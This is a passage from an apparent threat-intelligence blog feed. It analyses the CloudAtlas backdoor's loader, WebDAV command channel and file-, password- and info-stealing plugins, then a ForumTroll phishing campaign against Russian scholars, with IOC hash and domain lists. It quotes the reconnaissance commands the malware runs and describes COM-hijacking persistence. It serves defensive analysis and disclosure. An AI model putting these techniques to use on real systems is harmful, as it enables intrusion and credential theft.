

When the malicious DLL gains control, it first extracts another DLL from itself, places it in the memory of the current process, and transfers control to it. The unpacked DLL uses a byte-by-byte XOR operation to decrypt the block with the loader configuration. The encrypted config immediately follows the key. The config specifies the name of the event that is created to prevent a duplicate payload launch. The config also contains the name of the file where the encrypted payload is located — "chambranle" in this case — and the decryption key itself.

Encrypted and decrypted loader configuration

Encrypted and decrypted loader configuration


The library reads the contents of the "chambranle" file with the payload, uses the key from the decrypted config and the IV located at the very end of the "chambranle" file to decrypt it with AES-256-CBC. The decrypted file is another DLL with its size and SHA-1 hash embedded at the end, added to verify that the DLL is decrypted correctly. The DLL decrypted from "chambranle" is the main body of the CloudAtlas backdoor, and control is transferred to it via one of the exported functions, specifically the one with ordinal 2.

Main routine that processes the payload file

Main routine that processes the payload file

When the main body of the backdoor gains control, the first thing it does is decrypt its own configuration. Decryption is done in a similar way, using AES-256-CBC. The key for AES-256 is located before the configuration, and the IV is located right after it. The most useful information in the configuration file includes the URL of the cloud service, paths to directories for receiving payloads and unloading results, and credentials for the cloud service.

Encrypted and decrypted CloudAtlas backdoor config

Encrypted and decrypted CloudAtlas backdoor config


Immediately after decrypting the configuration, the backdoor starts interacting with the C2 server, which is a cloud service, via WebDAV. First, the backdoor uses the MKCOL HTTP method to create two directories: one ("/guessed/intershop/Euskalduns/") will regularly receive a beacon in the form of an encrypted file containing information about the system, time, user name, current command line, and volume information. The other directory ("/cancrenate/speciesists/") is used to retrieve payloads. The beacon file and payload files are AES-256-CBC encrypted with the key that was used for backdoor configuration decryption.

HTTP requests of the CloudAtlas backdoor

HTTP requests of the CloudAtlas backdoor


The backdoor uses the HTTP PROPFIND method to retrieve the list of files. Each of these files will be subsequently downloaded, deleted from the cloud service, decrypted, and executed.

HTTP requests from the CloudAtlas backdoor

HTTP requests from the CloudAtlas backdoor


The payload consists of data with a binary block containing a command number and arguments at the beginning, followed by an executable plugin in the form of a DLL. The structure of the arguments depends on the type of command. After the plugin is loaded into memory and configured, the backdoor calls the exported function with ordinal 1, passing several arguments: a pointer to the backdoor function that implements sending files to the cloud service, a pointer to the decrypted backdoor configuration, and a pointer to the binary block with the command and arguments from the beginning of the payload.

Plugin setup and execution routine

Plugin setup and execution routine

Before calling the plugin function, the backdoor saves the path to the current directory and restores it after the function is executed. Additionally, after execution, the plugin is removed from memory.

CloudAtlas::Plugin (FileGrabber)

FileGrabber is the most commonly used plugin. As the name suggests, it is designed to steal files from an infected system. Depending on the command block transmitted, it is capable of:

  • Stealing files from all local disks
  • Stealing files from the specified removable media
  • Stealing files from specified folders
  • Using the selected username and password from the command block to mount network resources and then steal files from them

For each detected file, a series of rules are generated based on the conditions passed within the command block, including:

  • Checking for minimum and maximum file size
  • Checking the file’s last modification time
  • Checking the file path for pattern exclusions. If a string pattern is found in the full path to a file, the file is ignored
  • Checking the file name or extension against a list of patterns

Resource scanning

Resource scanning


If all conditions match, the file is sent to the C2 server, along with its metadata, including attributes, creation time, last access time, last modification time, size, full path to the file, and SHA-1 of the file contents. Additionally, if a special flag is set in one of the rule fields, the file will be deleted after a copy is sent to the C2 server. There is also a limit on the total amount of data sent, and if this limit is exceeded, scanning of the resource stops.

Generating data for sending to C2

Generating data for sending to C2

CloudAtlas::Plugin (Common)

This is a general-purpose plugin, which parses the transferred block, splits it into commands, and executes them. Each command has its own ID, ranging from 0 to 6. The list of commands is presented below.

  1. Command ID 0: Creates, sets and closes named events.
  2. Command ID 1: Deletes the selected list of files.
  3. Command ID 2: Drops a file on disk with content and a path selected in the command block arguments.
  4. Command ID 3: Capable of performing several operations together or independently, including:
    1. Dropping several files on disk with content and paths selected in the command block arguments
    2. Dropping and executing a file at a specified path with selected parameters. This operation supports three types of launch:
    • Using the WinExec function
    • Using the ShellExecuteW function
    • Using the CreateProcessWithLogonW function, which requires that the user’s credentials be passed within the command block to launch the process on their behalf
  5. Command ID 4: Uses the StdRegProv COM interface to perform registry manipulations, supporting key creation, value deletion, and value setting (both DWORD and string values).
  6. Command ID 5: Calls the ExitProcess function.

  7. Command ID 6: Uses the credentials passed within the command block to connect a network resource, drops a file to the remote resource under the name specified within the command block, creates and runs a VB script on the local system to execute the dropped file on the remote system. The VB script is created at "%APPDATA%\ntsystmp.vbs". The path to launch the file dropped on the remote system is passed to the launched VB script as an argument.
Content of the dropped VBS

Content of the dropped VBS

CloudAtlas::Plugin (PasswordStealer)


This plugin is used to steal cookies and credentials from browsers. This is an extended version of the Common Plugin, which is used for more specific purposes. It can also drop, launch, and delete files, but its primary function is to drop files belonging to the “Chrome App-Bound Encryption Decryption” open-source project onto the disk, and run the utility to steal cookies and passwords from Chromium-based browsers. After launching the utility, several files ("cookies.txt" and "passwords.txt") containing the extracted browser data are created on disk. The plugin then reads JSON data from the selected files, parses the data, and sends the extracted information to the C2 server.

Part of the function for parsing JSON and sending the extracted data to C2

Part of the function for parsing JSON and sending the extracted data to C2

CloudAtlas::Plugin (InfoCollector)

This plugin is used to collect information about the infected system. The list of commands is presented below.

  1. Command ID 0xFFFFFFF0: Collects the computer’s NetBIOS name and domain information.
  2. Command ID 0xFFFFFFF1: Gets a list of processes, including full paths to executable files of processes, and a list of modules (DLLs) loaded into each process.
  3. Command ID 0xFFFFFFF2: Collects information about installed products.
  4. Command ID 0xFFFFFFF3: Collects device information.
  5. Command ID 0xFFFFFFF4: Collects information about logical drives.
  6. Command ID 0xFFFFFFF5: Executes the command with input/output redirection, and sends the output to the C2 server. If the command line for execution is not specified, it sequentially launches the following utilities and sends their output to the C2 server:
net group "Exchange servers" /domain
Ipconfig
arp -a

Python script

As mentioned in one of our previous reports, Cloud Atlas uses a custom Python script named get_browser_pass.py to extract saved credentials from browsers on infected systems. If the Python interpreter is not present on the victim’s machine, the group delivers an archive that includes both the script and a bundled Python interpreter to ensure execution.

During one of the latest incidents we investigated, we once again observed traces of this tool in action, specifically the presence of the file "C:\ProgramData\py\pytest.dll".

The pytest.dll library is called from within get_browser_pass.py and used to extract credentials from Yandex Browser. The data is then saved locally to a file named y3.txt.

Victims

According to our telemetry, the identified targets of the malicious activities described here are located in Russia and Belarus, with observed activity dating back to the beginning of 2025. The industries being targeted are diverse, encompassing organizations in the telecommunications sector, construction, government entities, and plants.

Conclusion

For more than ten years, the group has carried on its activities and expanded its arsenal. Now the attackers have four implants at their disposal (PowerShower, VBShower, VBCloud, CloudAtlas), each of them a full-fledged backdoor. Most of the functionality in the backdoors is duplicated, but some payloads provide various exclusive capabilities. The use of cloud services to manage backdoors is a distinctive feature of the group, and it has proven itself in various attacks.

Indicators of compromise

Note: The indicators in this section are valid at the time of publication.

File hashes

0D309C25A835BAF3B0C392AC87504D9E    протокол (08.05.2025).doc
D34AAEB811787B52EC45122EC10AEB08    HTA
4F7C5088BCDF388C49F9CAAD2CCCDCC5    StandaloneUpdate_2020-04-13_090638_8815-145.log:StandaloneUpdate_2020-04-13_090638_8815-145cfcf.vbs
5C93AF19EF930352A251B5E1B2AC2519    StandaloneUpdate_2020-04-13_090638_8815-145.log:StandaloneUpdate_2020-04-13_090638_8815-145.dat (encrypted)
0E13FA3F06607B1392A3C3CAA8092C98    VBShower::Payload(1)
BC80C582D21AC9E98CBCA2F0637D8993    VBShower::Payload(2)
12F1F060DF0C1916E6D5D154AF925426    VBShower::Payload(3)
E8C21CA9A5B721F5B0AB7C87294A2D72    VBShower::Payload(4)
2D03F1646971FB7921E31B647586D3FB    VBShower::Payload(5)
7A85873661B50EA914E12F0523527CFA    VBShower::Payload(6)
F31CE101CBE25ACDE328A8C326B9444A    VBShower::Payload(7)
E2F3E5BF7EFBA58A9C371E2064DFD0BB    VBShower::Payload(8)
67156D9D0784245AF0CAE297FC458AAC    VBShower::Payload(9)
116E5132E30273DA7108F23A622646FE    VBCloud::Launcher
E9F60941A7CED1A91643AF9D8B92A36D    VBCloud::Payload(FileGrabber)
718B9E688AF49C2E1984CF6472B23805    PowerShower
A913EF515F5DC8224FCFFA33027EB0DD    PowerShower::Payload(2)
BAA59BB050A12DBDF981193D88079232    chambranle (encrypted)

Domains and IPs

billet-ru[.]net
mskreg[.]net
flashsupport[.]org
solid-logit[.]com
cityru-travel[.]org
transferpolicy[.]org
information-model[.]net
securemodem[.]com

Operation ForumTroll continues: Russian political scientists targeted using plagiarism reports

Introduction

In March 2025, we discovered Operation ForumTroll, a series of sophisticated cyberattacks exploiting the CVE-2025-2783 vulnerability in Google Chrome. We previously detailed the malicious implants used in the operation: the LeetAgent backdoor and the complex spyware Dante, developed by Memento Labs (formerly Hacking Team). However, the attackers behind this operation didn’t stop at their spring campaign and have continued to infect targets within the Russian Federation.

More reports about this threat are available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com.

Emails posing as a scientific library

In October 2025, just days before we presented our report detailing the ForumTroll APT group’s attack at the Security Analyst Summit, we detected a new targeted phishing campaign by the same group. However, while the spring cyberattacks focused on organizations, the fall campaign honed in on specific individuals: scholars in the field of political science, international relations, and global economics, working at major Russian universities and research institutions.

The emails received by the victims were sent from the address support@e-library[.]wiki. The campaign purported to be from the scientific electronic library, eLibrary, whose legitimate website is elibrary.ru. The phishing emails contained a malicious link in the format: https://e-library[.]wiki/elib/wiki.php?id=<8 pseudorandom letters and digits>. Recipients were prompted to click the link to download a plagiarism report. Clicking that link triggered the download of an archive file. The filename was personalized, using the victim’s own name in the format: <LastName>_<FirstName>_<Patronymic>.zip.

A well-prepared attack

The attackers did their homework before sending out the phishing emails. The malicious domain, e-library[.]wiki, was registered back in March 2025, over six months before the email campaign started. This was likely done to build the domain’s reputation, as sending emails from a suspicious, newly registered domain is a major red flag for spam filters.

Furthermore, the attackers placed a copy of the legitimate eLibrary homepage on https://e-library[.]wiki. According to the information on the page, they accessed the legitimate website from the IP address 193.65.18[.]14 back in December 2024.

A screenshot of the malicious site elements showing the IP address and initial session date

A screenshot of the malicious site elements showing the IP address and initial session date

The attackers also carefully personalized the phishing emails for their targets, specific professionals in the field. As mentioned above, the downloaded archive was named with the victim’s last name, first name, and patronymic.

Another noteworthy technique was the attacker’s effort to hinder security analysis by restricting repeat downloads. When we attempted to download the archive from the malicious site, we received a message in Russian, indicating the download link was likely for one-time use only:

The message that was displayed when we attempted to download the archive

The message that was displayed when we attempted to download the archive

Our investigation found that the malicious site displayed a different message if the download was attempted from a non-Windows device. In that case, it prompted the user to try again from a Windows computer.

The message that was displayed when we attempted to download the archive from a non-Windows OS

The message that was displayed when we attempted to download the archive from a non-Windows OS

The malicious archive

The malicious archives downloaded via the email links contained the following:

  • A malicious shortcut file named after the victim: <LastName>_<FirstName>_<Patronymic>.lnk;

  • A .Thumbs directory containing approximately 100 image files with names in Russian. These images were not used during the infection process and were likely added to make the archives appear less suspicious to security solutions.
A portion of the .Thumbs directory contents

A portion of the .Thumbs directory contents

When the user clicked the shortcut, it ran a PowerShell script. The script’s primary purpose was to download and execute a PowerShell-based payload from a malicious server.

The script that was launched by opening the shortcut

The script that was launched by opening the shortcut

The downloaded payload then performed the following actions:

  • Contacted a URL in the format: https://e-library[.]wiki/elib/query.php?id=<8 pseudorandom letters and digits>&key=<32 hexadecimal characters> to retrieve the final payload, a DLL file.
  • Saved the downloaded file to %localappdata%\Microsoft\Windows\Explorer\iconcache_<4 pseudorandom digits>.dll.
  • Established persistence for the payload using COM Hijacking. This involved writing the path to the DLL file into the registry key HKCR\CLSID\{1f486a52-3cb1-48fd-8f50-b8dc300d9f9d}\InProcServer32. Notably, the attackers had used that same technique in their spring attacks.
  • Downloaded a decoy PDF from a URL in the format: https://e-library[.]wiki/pdf/<8 pseudorandom letters and digits>.pdf. This PDF was saved to the user’s Downloads folder with a filename in the format: <LastName>_<FirstName>_<Patronymic>.pdf and then opened automatically.

The decoy PDF contained no valuable information. It was merely a blurred report generated by a Russian plagiarism-checking system.

A screenshot of a page from the downloaded report

A screenshot of a page from the downloaded report

At the time of our investigation, the links for downloading the final payloads didn’t work. Attempting to access them returned error messages in English: “You are already blocked…” or “You have been bad ended” (sic). This likely indicates the use of a protective mechanism to prevent payloads from being downloaded more than once. Despite this, we managed to obtain and analyze the final payload.

The final payload: the Tuoni framework

The DLL file deployed to infected devices proved to be an OLLVM-obfuscated loader, which we described in our previous report on Operation ForumTroll. However, while this loader previously delivered rare implants like LeetAgent and Dante, this time the attackers opted for a better-known commercial red teaming framework: Tuoni. Portions of the Tuoni code are publicly available on GitHub. By deploying this tool, the attackers gained remote access to the victim’s device along with other capabilities for further system compromise.

As in the previous campaign, the attackers used fastly.net as C2 servers.

Conclusion

The cyberattacks carried out by the ForumTroll APT group in the spring and fall of 2025 share significant similarities. In both campaigns, infection began with targeted phishing emails, and persistence for the malicious implants was achieved with the COM Hijacking technique. The same loader was used to deploy the implants both in the spring and the fall.

Despite these similarities, the fall series of attacks cannot be considered as technically sophisticated as the spring campaign. In the spring, the ForumTroll APT group exploited zero-day vulnerabilities to infect systems. By contrast, the autumn attacks relied entirely on social engineering, counting on victims not only clicking the malicious link but also downloading the archive and launching the shortcut file. Furthermore, the malware used in the fall campaign, the Tuoni framework, is less rare.

ForumTroll has been targeting organizations and individuals in Russia and Belarus since at least 2022. Given this lengthy timeline, it is likely this APT group will continue to target entities and individuals of interest within these two countries. We believe that investigating ForumTroll’s potential future campaigns will allow us to shed light on shadowy malicious implants created by commercial developers – much as we did with the discovery of the Dante spyware.

Indicators of compromise

e-library[.]wiki
perf-service-clients2.global.ssl.fastly[.]net
bus-pod-tenant.global.ssl.fastly[.]net
status-portal-api.global.ssl.fastly[.]net

Kaspersky Security Bulletin 2025. Statistics

By: AMR

All statistics in this report come from Kaspersky Security Network (KSN), a global cloud service that receives information from components in our security solutions voluntarily provided by Kaspersky users. Millions of Kaspersky users around the globe assist us in collecting information about malicious activity. The statistics in this report cover the period from November 2024 through October 2025. The report doesn’t cover mobile statistics, which we will share in our annual mobile malware report.

During the reporting period:

  • 48% of Windows users and 29% of macOS users encountered cyberthreats
  • 27% of all Kaspersky users encountered web threats, and 33% users were affected by on-device threats
  • The highest share of users affected by web threats was in CIS (34%), and local threats were most often detected in Africa (41%)
  • Kaspersky solutions prevented nearly 1,6 times more password stealer attacks than in the previous year
  • In APAC password stealer detections saw a 132% surge compared to the previous year
  • Kaspersky solutions detected 1,5 times more spyware attacks than in the previous year

To find more yearly statistics on cyberthreats view the full report.

Tomiris wreaks Havoc: New tools and techniques of the APT group

While tracking the activities of the Tomiris threat actor, we identified new malicious operations that began in early 2025. These attacks targeted foreign ministries, intergovernmental organizations, and government entities, demonstrating a focus on high-value political and diplomatic infrastructure. In several cases, we traced the threat actor’s actions from initial infection to the deployment of post-exploitation frameworks.


